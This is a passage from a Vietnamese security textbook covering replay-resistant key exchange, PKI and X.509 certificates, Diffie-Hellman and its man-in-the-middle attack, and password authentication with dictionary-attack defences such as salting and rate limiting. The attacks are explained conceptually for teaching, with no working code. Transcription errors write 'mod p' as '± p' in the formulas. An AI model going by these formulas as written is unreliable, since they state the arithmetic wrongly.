Tuy nhiên, phương pháp đơn giản này cũng có một chỗ yếu là E có thể sử dụng tấn công phát lại để hướng B tới việc sử dụng một khóa phiên cũ, từ đó E có thể phát lại tiếp các thông báo cũ của A, gây xử lý thiệt hại tại B. Vì vậy cần có cơ chế cải tiến để chống lại replay attack. Sau đó lại hai cách giải quyết cũng khá đơn giản.

5.2.1 Phương án thứ nhất

Giả sử A muốn thiết lập một khoá phiên đối xứng với B.

i) A và B tìm lấy khoá công khai của nhau

ii) A tạo ra một khoá bí mật k_s và vector khởi đầu *IV*

iii) Alice tạo ra một bản ghi gồm khoá k_s, vector *IV*, tên của Alice, nhãn thời gian và một số tuần tự (sequence number), rồi mã hoá bản ghi này với khoá công khai của Bob và gửi cho Bob

X= [K, IV, A's ID, timestamp, seq. no.]

A→ B: Y = $E_{Z_B}(X)$

Những thông tin thêm vào này (A's ID, timestamp, seq. no.) dùng để giúp xác thực Alice với Bob và qua đó chống lại replay attack: thông qua việc so sánh nhãn thời gian với thời gian hiện tại, Bob có thể dễ dàng xác định một cuộc liên lạc kiểu trên là hợp lệ hay là một tấn công phát lại.

5.2.2 Phương án thứ hai: phương án bắt tay ba bước Needham-Schroeder

A và B cũng có thể xác nhận được sự có mặt của nhau trong thời gian thật thông qua 3 bước sau:

i) A→ B: $E_{Z_B}(R_A, ID_A)$

ii) B → A: $E_{Z_A}(R_A, R_B)$

iii) A → B: $E_{Z_A}(R_B)$

Ở đây R_A, R_B là các số ngẫu nhiên do A, B tạo ra còn ID_A là các thông tin định danh cho A.

Ta có thể thấy rằng sau bước 2, A đã có thể xác mình được rằng đúng phía bên kia đang là B (vì chỉ có như thế thì mới giải mã được và trả về ngay số ngẫu nhiên R_B, kẻ dùng replay attack không thể thoả mãn được yêu cầu, tức là cũng phát lại về đúng các số ngẫu nhiên).

Tương tự, sau bước 3, B đã có thể kiểm tra được rằng đúng phía bên kia đang là A. Tóm lại, bằng cách đó, A và B đã có thể xác thực sự có mặt của nhau tại cùng thời điểm (thời gian thực) và sau đó A chỉ việc gửi khoá phiên sang cho B: A → B: $E_{Z_B}(D_{z_A}(K))$.

Từ đầu đến giờ ta đã giả thiết là hai bên A và B có thể lấy được khóa công khai của nhau nhờ một cách nào đó. Tuy nhiên việc chuyển khóa công khai cho nhau không hề đơn giản vì có thể bị kẻ xấu tấn công và đánh tráo khóa. Ngay cả khi ta đưa ra một cơ chế sử dụng một trung tâm lưu trữ và cung cấp thông tin khóa công khai của mọi người, kẻ địch cũng vẫn có thể tấn công theo kiểu the-man-in-the-middle để đánh tráo khóa công khai.

Phần tiếp theo sau đây sẽ cho thấy giải pháp cho vấn đề trên thông qua cơ chế cấp phát chứng chỉ khóa công khai.

5.3 HẠ TẦNG KHÓA MẬT MÃ CÔNG KHAI (PUBLIC KEY INFRASTRUCTURE)

Sở dĩ khóa dù là công khai cũng không thể trao chuyển đơn giản như ta tưởng vì nó có thể bị đánh tráo, và nếu ta dùng nhầm khóa (Alice thay vì dùng khóa của Bob lại dùng của Eve, do đó mọi tin chuyển cho Bob sẽ bị Eve nghe trộm như trong sơ đồ tấn công the-man-in-the-middle ở trên). Sở dĩ khóa có thể bị đánh tráo là vì ta chưa thể xác thực được khóa đó có phải chắc chắn của chủ nhân đó hay không. Vì vậy phải có một cơ chế gắn, buộc (binding) mỗi chuỗi khóa số cùng với chuỗi ID của người chủ sao cho không thể tách rời; khi đó đánh tráo sẽ không thể xảy ra. Cơ chế gắn chặt này đương nhiên không phải là cơ chế vật lý mà thông qua chữ ký điện tử của một trung tâm phát hành có thẩm quyền (giống như chứng minh thư cá nhân sử dụng con dấu của sở công an).

Tóm lại việc tạo ra khóa công khai không đơn giản là một lựa chọn cá nhân, mà cần đăng ký khóa công khai đã tạo cho một cơ quan phát hành thẩm quyền (Certificate Authority – CA), qua đó một chứng chỉ khóa công khai được phát hành, gắn chặt các thông tin khóa và thông tin người sở hữu. Từ đó khóa công khai mới có thể sử dụng rộng rãi, trao đổi với người khác, mà không sợ bị tấn công đánh tráo. Khi Alice muốn sử dụng khóa công khai của Bob, Alice cần lấy được chứng chỉ khóa công khai này, thẩm định chữ ký của cơ quan phát hành, nếu đúng thì mới thực sự sử dụng.

5.3.1 Khuyến nghị về một cơ chế chứng thực của ISO (ISO Authentication Framework - X.509)

Chứng chỉ khóa công khai không chỉ chứa các thông tin cơ bản đã nêu mà còn nhiều thông tin khác liên quan đến chế độ sử dụng (các thông tin về các thuật toán mật mã liên quan) và thời hạn. ISO đã đưa ra khuyến nghị sử dụng chuẩn X.509 , một chuẩn cấu trúc của *chứng chỉ khóa công khai* (PK certificate):


Version
Serial Number: số giấy chứng nhận do người phát hành, CA đặt ra để phân biệt và lưu trữ các certificate.
Algorithm identifier: thông số về thuật toán mà người phát hành dùng để sinh chữ ký • Algorithm: tên thuật toán • Parameters: các tham số thuật toán
Issuer: Người phát hành ra giấy chứng nhận này (certificate)
Subject: người được chứng nhận Interval of validity: thời hạn sử dụng hợp lệ
Subject's public key: Về khoá công khai của người được chứng nhận • Algorithm: Thuật toán PKC sử dụng với khoá công khai này • Parameters: Các tham số cho thuật toán • Public key: Khoá công khai
Signature: chữ ký của người phát hành

5.3.2 Vấn đề thẩm định chứng chỉ khóa công khai

Nếu Alice muốn truyền tin với Bob, cô ta sẽ sử dụng chứng chỉ (certificate) C_B của Bob. Nếu Alice và Bob đăng ký với cùng một cơ quan CA (certificate authority) thì Alice sẽ lấy ngay được khoá công khai của CA và chứng chỉ của Bob; từ đó dùng khoá PK của CA để kiểm tra chứng chỉ C_B. Nếu Alice và Bob thuộc về các CA khác nhau thì khi đó Alice cần biết đường dẫn (certificate path) đến CA của Bob trên cây phân cấp các CA (certificate tree).

Trên cây certificate này, mỗi CA đều có chứa hai certificate chứng nhận cho hai cơ quan CA ở ngay trên nó và dưới nó. Dođó nó cho phép Alice lần lượt truy nhập và kiểm định chuỗi chữ ký như sau:

- kiểm tra khoá PK của CA_C bằng khoá PK của CA_A.
- kiểm tra khoá PK của CA_D bằng khoá PK của CA_C.
- kiểm tra khoá PK của CA_E bằng khoá PK của CA_D.



★5.4 GIAO THỨC THỐNG NHẤT KHOÁ DIFFIE-HELLMAN

Phần này giới thiệu về Diffie-Hellman, giao thức phổ biến trong các sản phẩm tầng bảo mật (ví dụ như SSL/TLS). Giao thức này cho phép hai bên A và B có thể xác lập khóa chung mà không cần bên thứ ba tin cậy. Tuy nhiên có thể thấy cơ sở toán học của giao thức đặc biệt này khá giống với các giao thức khóa công khai đã nghiên cứu. Vì vậy, phần nào đó cách tiếp cận này có thể xem là tương tự với cách tiếp cận sử dụng PKC (phần 2) dù không tường minh.

A và B thống nhất chọn một số nguyên tố p, một phần tử nguyên thuỷ (primitive element) α, tức là:

$$\{\alpha^0, \alpha^1, \alpha^2, ..., \alpha^{p-1}\} = \{1,2,3 ..., p-1\}$$

1. A chọn một số ngẫu nhiên X_A, $1 \le X_A \le p$. B chọn một số ngẫu nhiên X_B, $1 \le X_B \le p$.

   A giữ bí mật X_A; B giữ bí mật X_B

2. A tính: $Y_A = \alpha^{X_A} \pm p$ và B tính: $Y_B = \alpha^{X_B} \pm p$

   A → B: Y_A

   B → A: Y_B.

3. A tính:

$$K = (Y_B)^{X_A} \pm p = (\alpha^{X_B})^{X_A} = \alpha^{X_A X_B} \pm p$$

   B tính:

$$K = (Y_A)^{X_B} \pm p = (\alpha^{X_A})^{X_B} = \alpha^{X_A X_B} \pm p$$

Như vậy ta thấy hai bên A và B trao đổi hai giá trị luỹ thừa của α, (với bậc X_A và X_B) từ đó hai bên đều cùng tính được cùng một số K cũng là luỹ thừa của α với bậc bằng tích $X_A X_B$. Vì X_A, X_B là được giữ bí mật và không truyền đi nên K cũng là bí mật, tức là hai bên có thể thống nhất chọn số K chung này làm khoá bí mật chung.

Kẻ thù chỉ có thể nghe trộm được Y_A, Y_B truyền qua mạng, để tính được K nó cần phải biết X_A, X_B. Dựa vào Y_A tìm X_A là khó: *Độ an toàn của hệ thống quyết định bởi tính khó của bài toán tính logarit rời rạc*.

Ví dụ 5.8: Sau đây là một ví dụ minh hoạ cụ thể cho giao thức trao chuyển khoá Diffie-Hellman

Chọn p=11, α=2.

A → B: $Y = \alpha^3 = 8 \pm 11$

B → A: $Y' = \alpha^7 = 7 \pm 11$

A tính: $K = Y'^3 = 7^3 = 2 \pm 11$

B tính: $K = Y^3 = 8^7 = 2 \pm 11$

Thật ra giao thức này về bản chất cũng giống như sơ đồ sử dụng PKC để trao chuyển khóa bí mật đối xứng. Ở đây ta có thể xem như X_A và X_B là các khóa bí mật riêng của A và B, còn Y_A và Y_B là các khóa công khai cần trao đổi. Chính vì vậy giao thức DH cũng sẽ có điểm yếu cố hữu như của sơ đồ sử dụng PKC nói chung: nó là không an toàn đối với tấn công man-in-the-middle (người ngồi giữa thao túng).

Trong phép tấn công này, kẻ địch C lẻn vào ngồi vào vị trí giữa A và B (vì tất nhiên A và B cách mặt nhau trên mạng) và đóng giả mỗi bên (đóng giả làm A đối với B, và đóng giả là B đối với A) để thiết lập khoá chung giữa A và C, B và C. Trong khi đó A và B cứ tưởng là mình đang thiết lập khoá chung giữa A và B với nhau. Kết cục A và B hoá ra nói chuyện với C chứ không phải là nói chuyện với nhau. Cụ thể như sau:

A → C: α^a

C → A: α^{c_1}

Như vậy có thể thấy A và C cùng tính được α^{ac_1}

C → B: α^{c_2}


B → C: α^b

Cả B và C cùng tính được α^{ac_2}

Như vậy A cứ tưởng là mình đã thiết lập đực khoá chung là α^{ac_1} với B mà thực ra là với C, cũng như B cứ tưởng là mình đã thiết lập được khoá chung là α^{ac_2} với A mà thực ra là với C. C sẽ chơi trò đóng giả như sau: Khi nào A nói một câu với B, bằng cách mã theo α^{ac_1} thì tất nhiên câu nói đó không đến tai B mà lại đến tai C, C sẽ dùng khoá α^{ac_1} để giải mã rồi lại dùng α^{ac_2} để mã lại và gửi lên cho B. Như vậy câu nói của A cho B vẫn đến tai B nhưng C nghe trộm mất. Ngược lại từ B về A cũng vậy. Hai bên A và B cứ tưởng đang nói truyện "thầm" vào tai nhau, kỳ tình C nghe được hết mà hơn nữa chính C đã gửi câu nói của người này đến tai người kia.

CÂU HỎI VÀ BÀI TẬP

1. Trong các giao thức thống nhất khóa SKC giữa hai bên A và B có sử dụng trung gian C, tại sao nên tránh việc để C liên lạc trực tiếp với B?
2. Hãy liên hệ việc sử dụng khóa phiên với mô hình tấn công đã học trong chương 1
3. Trong giao thức Needham-Schroeder, hãy giải thích
   a) Ý nghĩa của việc sử dụng giá trị ngẫu nhiên r_1.
   b) Bên B có thể xác thực được sự tồn tại đúng của A bằng giá trị ngẫu nhiên r_2. Vậy A có thể xác thực được B hay không?
   c) Có cần thiết phải có tất cả các bên phải xác thực lẫn nhau hay không?
4. Phân tích vấn đề mà Denning-Sacco đưa ra trong xây dựng giao thức trao chuyển khóa có bên thứ ba tin cậy. Giải pháp cho vấn đề này là thế nào? Có điểm yếu nào tồn tại hay không?
5. Vấn đề đồng bộ đồng hồ: sự chênh giờ giữa các đồng hồ của B và C có thể xảy ra. Hãy phân tích tình huống cụ thể và cho biết khả năng cải tiến để giải quyết triệt để.
6. Phân biệt vai trò của Authentication server và Ticket-Granting Server trong hệ thống Kerberos
7. Hãy phân tích chi tiết hệ thống Kerberos để thấy được hình ảnh của giao thức Needham-Schroeder (được áp dụng vào). Nêu rõ vai trò cụ thể của các bên (ai đóng vai trò A,B và C trong NS)? Giao thức NS được áp dụng mấy lần trong sơ đồ cơ bản Kerberos.
8. Hãy phân tích sơ đồ tấn công sau đây và cho biết Eve sẽ thu được gì?



9. Giả sử sự tồn tại của một hệ thống cơ quan CA (phát hành chứng chỉ khóa công khai) ở Việt nam như sau: tại hai thành phố lớn Hà nội và Hồ chí minh mỗi quận có một CA độc lập nằm dưới một CA chung cho cả thành phố;

mỗi tỉnh thành khác đều chỉ có đúng một CA đại diện; cả nước có chung một CA cấp cao nhất quản lý các tỉnh thành. Mô tả các bước để một người ở quận Ba đình, Hà nội có thể chứng thực khóa công khai của một người sống tại Đà nẵng.

10. Hãy phân tích thử xem sơ đồ sau có thể là giải pháp để khắc phục điểm yếu của giao thức Diffie-Hellman (phần đọc thêm)?

A→ B: α^a

B chọn một số ngẫu nhiên b và tính $k=\alpha^{ab}$

B→ A: α^b, $E_k(S_B(\alpha^a, \alpha^b))$

A tính $k=\alpha^{ab}$ và giải mã $E_k(S_B(\alpha^a, \alpha^b))$ và kiểm định α^a

A → B: $E_k(S_A(\alpha^a, \alpha^b))$

Ở đây S_A và S_B là các hàm sinh chữ ký của A và B

Phần II. Kiểm Soát Hệ Thống

Chương VI
XÁC THỰC

Chương này sẽ trình bày một cách hệ thống các khái niệm và vấn đề cơ bản liên quan đến chủ đề *Xác thực* (authentication). Khung trình bày của chương này có tham khảo từ chương 11 (Authentication) của [S1]. Tuy nhiên chúng tôi mở rộng thêm các vấn đề liên quan đến các giao thức xác thực dựa mật khẩu và cung cấp thêm phương án thực tế đã được sử dụng trong hệ thống giao thức xác thực và bảo mật Kerberos nổi tiếng. Nội dung trình bày cụ thể của chương này

- *Các khái niệm cơ bản*
- *Phương pháp xác thực bằng mật khẩu*
- *Kỹ thuật thách thức – đáp ứng*
- *Kỹ thuật sinh trắc học*
- *Kỹ thuật dựa địa điểm*
- *Phối hợp các phương pháp*
- *Đọc thêm: tấn công mật khẩu trên đường truyền và hướng giải quyết dựa Kerberos*

6.1 KHÁI NIỆM CƠ BẢN

Trong thế giới thực (giữa các thực thể xã hội), khái niệm xác thực (authentication) thường gắn liền với các ngữ cảnh giao tiếp giữa 2 bên (hoặc nhiều hơn) và một bên nào đó tiến hành thủ tục xác minh xem phía bên kia có là đối tượng thực sự có danh tính đúng như đối tượng đó cung cấp hay là kẻ giả mạo danh tính. Trong thế giới máy tính (xử lý thông tin số và kết nối mạng), chúng ta cũng có những thủ tục tương tự, tuy nhiên khái niệm các bên tham gia có khác. Những chủ thể trực tiếp (subject) tham gia vào môi trường là các chương trình phần mềm, chính xác là các tiến trình, nhưng chúng hoạt động thay mặt cho (dưới sự điều khiển) của các thực thể bên ngoài (external entity), thông thường là những người sử dụng (user). Vì vậy về mặt kỹ thuật, cơ chế xác thực chính là cơ chế gắn kết (binding) của một danh tính (của thực thể bên ngoài) với một chủ thể bên trong hoạt động thay mặt (subject).

- Những thực thể bên ngoài phải cung cấp những thông tin để hệ thống có thể xác minh đúng danh tính. Những thông tin này có thể một hoặc một số trong các thể loại sau:
- Những gì mà thực thể biết (một thông tin bí mật nào đó, ví dụ như mật khẩu)
- Một cái gì mà thực thể sở hữu (ví dụ như một loại thẻ)
- Một yếu tố nằm ngay tại bản thể của thực thể (ví dụ như dấu vân tây hay đặc trưng võng mạng mắt)
- Vị trí hiện thời của thực thể (ví dụ như đang đứng trước mặt của một máy khách hàng đầu cuối nào đó)

Sau đây chúng ta sẽ đưa ra một cách định nghĩa chặt chẽ, tương đối hình thức (formal) về hệ thống xác thực.

6.1.1 Định nghĩa hệ xác thực

Quá trình xác thực bao gồm việc tiếp nhận thông tin xác thực từ phía thực thể rồi phân tích thông tin và dữ liệu lưu trữ để xác minh xem thực sự thông tin đó có liên kết với thực thể. Đó chính là một phát biểu tóm tắt về quá trình xác thực; nó cũng tiết lộ điểm chính của cơ chế thực hiện: rõ ràng là phía hệ thống cũng cần lưu trữ một số thông tin cần thiết để phân tích và đối sánh. Một cách hình thức, ta thấy một hệ thống xác thực ở dạng đầy đủ là một bộ 5 thành phần (**A**,**C**,**F**,**L**,**S**) như sau:

A: tập hợp các thông tin xác thực có dạng xác định mà các thực thể sẽ sử dụng để chứng minh danh tính

C: tập hợp các thông tin *đối chứng* mà hệ thống lưu trữ sử dụng trong việc xác minh thông tin danh tính mà thực thể cung cấp.

F: tập hợp các *hàm xác minh* được sử dụng để biến đổi thông tin xác thực (thuộc tập **A**) mà thực thể cung cấp về cùng dạng với thông tin đối chứng (thuộc tập **C**), tức là các hàm $f \in \boldsymbol{F}$ mà $f: \boldsymbol{A} \rightarrow \boldsymbol{C}$.

L: tập hợp các hàm logic thực hiện xác thực danh tính, tức là các hàm $l \in L$, $l: \in A \times C \rightarrow \{ true, false \}$.

S: tập hợp một số thủ tục cho phép các thực thể tạo ra hoặc thay đổi các thông tin xác thực (thuộc tập A) hay thông tin đối chứng (thuộc tập C).

Ví dụ 6.1: với một hệ thống mật khẩu thô sơ lưu trữ mật khẩu dạng bản rõ thì **A** là tập các mật khẩu người dùng sẽ chọn, **C** chính bằng **A**, **F** có một thành phần là hàm đồng nhất, tức **F**={I}, còn L chỉ có một hàm duy nhất là so sánh, **L**={eq}, và **S** là tập các thủ thực thiết lập/thay đổi mật khẩu.

6.2 SỬ DỤNG MẬT KHẨU

Phương pháp sử dụng mật khẩu chính là một ví dụ điển hình của cơ chế xác thực dựa trên điều mà thực thể biết: NSD (người sử dụng) đưa ra một mật khẩu và hệ thống

sẽ xác minh nó. Nếu mật khẩu quả thật là cái được đăng ký trước với NSD, danh tính của NSD sẽ được xác thực. Ngược lại, mật khẩu sẽ bị từ chối và thủ tục xác thực thất bại. Thông thường mật khẩu là một chuỗi ký tự có độ dài xác định; ký tự mật khẩu phải được chọn từ một bộ (bảng) ký tự qui định trước. Không gian mật khẩu là tập tất cả các mật khẩu có thể xây dựng được từ qui ước mật khẩu. Ví dụ, có một hệ thống yêu cầu mật khẩu phải là một chuỗi 8 chữ số (tứ là ký tự '0'-'9'); như vậy không gian mật khẩu là tập tất cả các chuỗi 8 chữ số ("00000000" đến "99999999"), và như vậy không gian này có 10^8 mật khẩu.

Để đảm bảo an toàn, người ta không lưu trữ mật khẩu ở dạng bản rõ tại máy chủ. Tại sao vậy? Vì sự có mặt một tệp mật khẩu lưu tại máy chủ sẽ rất nguy hiểm: chỉ cần một sơ suất nhỏ là tệp này có thể bị truy nhập bởi những người không được phép (hoàn cảnh ví dụ: admin/superuser quên logout khi đi ra ngoài chốc lát để cho có kẻ lẻn vào thao tác nhanh ăn cắp thông tin quan trọng), và toàn bộ mật khẩu của mọi NSD sẽ bị lộ. Thậm chí nếu như tệp mật khẩu này được bảo vệ (tức là mật mã bằng khóa mật) thì cũng không đảm bảo an toàn cao vì khóa mật mã vẫn phải lưu ở đâu đó thuật tiện sử dụng liên tục, tức là cũng có thể bị lộ với kẻ tấn công cao tay (vẫn trong hoàn cảnh ví dụ khi kẻ địch lẻn vào nói trên).

Vì vậy, các hệ điều hành luôn xây dựng A (tập mật khẩu) và C (tập thông tin đối chiếu lưu trữ phía hệ thống) là khác nhau. Đương nhiên, các hàm $f \in F$ được sử dụng để biến đổi một giá trị $a \in A$ về $c=f(a) \in C$ để đối chiếu. Giải pháp thường dùng là sử dụng các hàm băm vì ngay cả khi giá trị $c=f(a) \in C$ có bị lộ vì lý do nào đó, thì kẻ tấn công cũng không lấy được mật khẩu a. Hơn nữa kích thước các tập A và C cũng có thể khác nhau. Một phần thông tin của một giá trị $c \in C$ có thể được dùng để xác định hàm băm $f \in F$ được dùng cho cặp (a,c) này. Chẳng hạn như trong một phiên bản truyền thống của cơ chế mật khẩu trong hệ điều hành Unix, có một tập 4096 hàm băm được sử dụng; mỗi giá trị $c \in C$ là một chuỗi 13 ký tự, trong đó 11 ký tự là chuỗi băm từ $a \in A$, còn 2 ký tự được dùng để xác định 1 trong số 4096 hàm băm được dùng.

Ví dụ 6.2: Mô tả chi tiết hơn hệ thống mật khẩu Unix. Mỗi mật khẩu của Unix có thể có tối đa 8 ký tự ASCII, loại trừ mã 0, tức là còn 127 giá trị tất cả. Như vậy A có xấp xỉ 6.9×10^{16} mật khẩu. Tuy nhiên, tập C bao gồm các chuỗi có đúng 13 ký tự, nhưng lấy từ bảng chữ có kích thước 64. Như vậy C có khoảng 3.0×10^{23} thành viên. Nhiều hệ thống phiên bản UNIX lưu trữ tập C này trong tệp */ect/passwd* mà tất cả các user đều đọc được. Tuy nhiên, một số phiên bản khác lại lưu trong các file dấu mà chỉ truy nhập được bởi superuser. Các hàm băm $f \in F$ được xây dựng như là các phiên bản của thuật toán mã hóa DES với sự thay đổi tùy chọn của một biến đổi hoán vị. Các thủ tục xác thực của UNIX bao gồm *login, su* và một số chương trình khác cho phép xác thực mật khẩu NSD trong quá trình thực hiện. Hệ thống sử dụng một số thành phần cấu tạo trong C mà NSD có thể không biết tới. Các thủ tục chọn mật khẩu là *passwd* hay *nispassw* cho phép thay đổi các thông tin mật khẩu gắn với NSD

6.2.1 Tấn công Mật Khẩu

Mục đích của một hệ xác thực là đảm bảo sao cho các thực thể truy nhập (NSD) phải được định danh chính xác.Nếu một NSD có thể đoán được mật khẩu của người khác thì kẻ đó có thể mạo danh người này. Mô hình xác thực đã đề cập cho chúng ta cách nhìn hệ thống về vấn đề này. Mục đích của kẻ tấn công chính là đề tìm một giá trị $a \in A$ sao cho với một $f \in F$ nào đó, sẽ có $f(a) = c \in C$; c chính là thành phần đối chiếu ứng với thực thể bị tấn công. Việc đoán mật khẩu của một NSD nào đó thành công cần thông qua việc xác định xem một mật khẩu a (đoán) có gắn liền với một NSD đó hay không, tức là thông qua việc thực hiện $f(a)$ hay xác thực bằng thủ tục $l(a)$. Vì vậy chúng ta có 2 tiếp cận để bảo vệ mật khẩu, được sử dụng đồng thời.

1. Che dấu đủ thông tin để một trong các thành phần a, c hay f là không thể tìm thấy.
2. Chống truy nhập đến các hàm xác thực trong L.

Từ đó chúng ta thấy sẽ có nhiều kiểu tấn công cũng như cơ chế bảo vệ khác nhau.

Tấn công từ điển

Một hình thái tấn công mật khẩu phổ biến nhất là thông qua cơ chế thử vét cạn một tập mật khẩu khả nghi thiết lập sẵn (từ điển). Thiết lập tập mật khẩu đơn giản là thông qua việc đoán mật khẩu dựa vào một số thôn tin như các dạng/kết cấu mật khẩu hay được sử dụng và các thông tin cá nhân liên quan có thể có được như tên, tuổi, ngày sinh, số điện thoại, tên người thân cận … của đối tượng mà kẻ tấn công nhằm tới. Việc thử vét cạn từ điển có thể tiến hành theo 2 cung cách:

- Tấn công ngoại tuyến (off-line attack): Đòi hỏi kẻ tấn công phải truy cập được tới tập thông tin đối chứng (tập C) và biết các hàm xác minh. Từ đó kẻ địch chỉ việc tiến hành thử lần lượt mỗi mật khẩu trong từ điển, xem giá trị thu được khi tác động bằng một hàm xác minh có rơi vào tập C hay không.
- Tấn công trực tuyến (on-line attack): Đòi hỏi kẻ tấn công phải truy nhập (gọi tới) được các hàm logic L, để lần lượt gọi kiểm tra xem $l(g)$ có trả lại thành công, với mỗi mật khẩu g trong từ điện, và hàm l từ L. Ví dụ: đoán-thử bằng cách gọi chức năng login vào hệ thống

Để đề phòng cả hai tiếp cận này, các cơ chế phòng vệ phải đặt mục đích kéo dài tối đa thời gian kẻ địch có thể tiến hành thử một mật khẩu đoán. Ta có công thức Anderson sau đây, có thể sử dụng để đánh giá cơ hội có thể thực hiện được một tấn công từ điển. Hãy gọi P là xác suất mà một kẻ tấn công có thể đoán thành công 1 mật khẩu trong khoảng thời gian cho trước. Gọi G là số lượng mật khẩu đoán có thể kiểm tra đúng/sai trong một đơn vị thời gian nào đó. Gọi T là khoảng thời gian kẻ địch đầu tư cho việc thử đoán, tính theo một đơn vị thời gian. Gọi N là số mật khẩu cần thử (kích thước từ điển). Ta có:

$$P \geq \frac{TG}{N}$$

Ví dụ 6.3: Trong một hệ thống, mật khẩu được tạo bởi các ký tự từ một bảng chữ cái có kích thước 96. Giả thiết một kẻ tấn công có công cụ cho phép có thể thử 10^4 mật khẩu trong một giây. Người thiết kế hệ thống này muốn đảm bảo kẻ địch không thể có cơ hội trên 50% trong tấn công vét cạn không gian mật khẩu trong vòng một năm. Vậy độ dài mật khẩu cần qui định tối thiểu là bao nhiêu?

$$P \geq \frac{TG}{N} = \frac{(365 \times 24 \times 60 \times 60) \times 10^4}{0.5} = 6.31 \times 10^{11}$$

Do đó chúng ta cần tìm s thỏa mãn $\sum_{i=0}^{s} 96^i \geq 6.31 \times 10^{11}$. Do đó $s \geq 6$.

6.2.2 Các cơ chế phòng vệ

Phòng vệ qua cơ chế mật khẩu

Mật khẩu cần được tạo ra sao cho khó đoán. Lý tưởng là sinh mật khẩu ngẫu nhiên, tức là đảm bảo xác suất chọn mỗi mật khẩu trong không gian cho phép là như nhau. Tuy nhiên mật khẩu ngẫu nhiên là quá khó nhớ nên thường không được dùng. Vì vậy việc chọn đặt mật khẩu của người dùng thông thường có các xu hướng như sau:

- Chọn mật khẩu dựa vào các thông tin cá nhân, ví dụ như tên tài khoản, tên người dùng, tên máy tính hoặc địa điểm, mã số thẻ các loại, số điện thoại, ngày sinh …
- Một số người dùng cũng chọn và ghép các từ trong từ điển (các loại, các ngôn ngữ khác nhau)
- Nhiều người dùng có xu hướng đặt mật khẩu sao cho phát âm được, đọc được (pronounceable).

Tuy nhiên tất cả các xu hướng trên sẽ tạo khả năng cho kẻ tấn công từ điển thành công tăng lên nhiều vì từ điển các mật khẩu có thể chọn theo các xu hướng trên là thu hẹp hơn không gian đầy đủ rất nhiều. Vì vậy các quản trị hệ thống có tính bảo mật cao cần phổ biến kỹ cho người dùng tầm quan trọng của việc biết chọn mật khẩu tốt, khó đoán. Vấn đề để người dùng hoàn toàn tự quyết chọn mật khẩu cũng dễ đưa đến mật khẩu tồi. Vì vậy trong một số hệ thống người ta đề xuất sử dụng cơ chế "proactive password checking", tức là mật khẩu đã chọn của người sử dụng sẽ được hệ thống kiểm tra đánh giá trước, nếu thấy chưa đủ tốt (theo các thuật toán đánh giá dựa vào một số tiêu chí đã được khảo sát nghiên cứu kỹ), sẽ yêu cầu người sử dụng phải đặt lại mật khẩu khác. Quá trình đó có thể lặp đi lặp lại cho đến bao giờ chương trình đánh giá mật khẩu này chấp nhận mật khẩu mới của người dùng.

Cơ chế làm chậm tấn công từ điển

Cơ chế này thường gọi là thêm muối (salting), tức là hệ thống "trộn thêm" một chuỗi bit ngẫu nhiên vào chuỗi mật khẩu cung cấp của người dùng khi đăng nhập, trước khi tiến hành thủ tục băm và chuyển cho các thao tác kiểm tra tiếp theo. Không gian mật khẩu coi như được nở ra theo hàm mũ nhờ vào việc trộn chuỗi bit ngẫu nhiên (hay gọi là các bit muối – salt bit). Trong thực tế chuỗi bit này có thể coi là một tham số khóa của hệ thống và được hệ thống lưu trữ theo tên người dùng. Vì kẻ tấn công hoàn toàn không thể đoán được chuỗi bit này (ngẫu nhiên), nên bắt buộc phải thử tấn cả các khả năng của nó, dù chỉ là thử một mật khẩu đoán thử nào đó. Vì vậy quá trình tấn công sẽ bị làm chậm 2^k lần, với k là độ dài chuỗi bit muối.

Ví dụ 6.4: Hệ mật khẩu Vanilla Unix sư dụng cơ chế salt. Hàm băm của nó chính là một biến thể của thuật toán sinh mã DES với 25 vòng lặp, tác động lên thông điệp 0; Tức là giá trị băm của giá trị X sẽ là $DES_X(0)$. Bảng biến đổi E trong thuật toán DES cải biến này sẽ có 12 bit tùy chọn, tức là có thể có 4096 version khác nhau. Với việc sử dụng 12 salt bit, rõ ràng kẻ tấn công sẽ phải tốn thời gian thử 1 mật khẩu lâu hơn đến 4096 lần.

Ở trên chủ yếu ta đã phân tích các cơ chế làm chậm tấn công dạng ngoại tuyến (off-line), khi kẻ thù bằng cách nào đó có được truy nhập vào tập *C*. Trong tấn công trực tuyến (on-line), kẻ địch sẽ sử dụng các lời gọi hệ thống trong tập *L*, điều không thể tránh khỏi vì đó là cơ chế mọi người dùng hợp pháp đều thông qua để đăng nhập. Để làm chậm, giảm thiểu khả năng của kẻ địch, người ta có thể tìm cách thu ngắn số lần thử mật khẩu:

- Có thể tăng thời gian trễ giữa 2 lần thử không thành công theo một hàm tăng nhanh, ví dụ hàm mũ (Exponential Backoff)
- Có thể đặt ngưỡng cho phép gõ sai mật khẩu và bắt dừng khá lâu khi bị vượt ngưỡng, thậm chí tháo bỏ quyền đăng nhập .
- Có thể giảm lỏng (Jailing), tức là đưa vào một môi trường mô phỏng thử nghiệm để nghiên cứu hành vi của kẻ tấn công.

